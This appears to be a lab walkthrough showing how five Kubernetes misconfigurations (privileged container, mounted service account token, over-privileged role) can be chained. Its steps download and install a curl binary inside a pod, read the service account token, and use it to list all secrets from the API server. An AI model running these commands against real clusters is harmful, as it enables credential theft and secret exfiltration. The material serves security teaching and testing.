
Attack#5 RBAC least privileges

Related configurations: [Attack#5.json](https://docs.google.com/document/u/0/d/1B4HMNC9Cjs3U6qJ8Ewhmgm-JoABhRHQX8oc0hUi5k9Y/edit)

1. Apply all insecure configs in Attack#5.json.
2. kubectl exec -it checkoutservice- -n default -- sh
3. The attacker can exploit privileged securityContext to use root permission(**#1 and #2**) to install curl tool from the container for misconfiguration **#3**
   1. wget <https://github.com/moparisthebest/static-curl/releases/latest/download/curl-amd64>
   2. chmod +x curl-amd64
   3. mv curl-amd64 /usr/local/bin/curl
4. The attacker can access all the tokens and service accounts information in the default place with misconfiguration **#4**
   1. cd /run/secrets/kubernetes.io/serviceaccount
   2. ls -la
5. The attacker can access to K8s api server using curl requests with over-privileged role **#5**
   1. export APISERVER=[https://${KUBERNETES\_SERVICE\_HOST](about:blank)}
   2. export SERVICEACCOUNT=/var/run/secrets/[kubernetes.io/serviceaccount](http://kubernetes.io/serviceaccount)
   3. export NAMESPACE=$(cat ${SERVICEACCOUNT}/namespace)
   4. export TOKEN=$(cat ${SERVICEACCOUNT}/token)
   5. export CACERT=${SERVICEACCOUNT}/ca.crt
   6. curl --cacert ${CACERT} --header "Authorization: Bearer ${TOKEN}" -X GET ${APISERVER}/api/v1/namespaces/${NAMESPACE}/secrets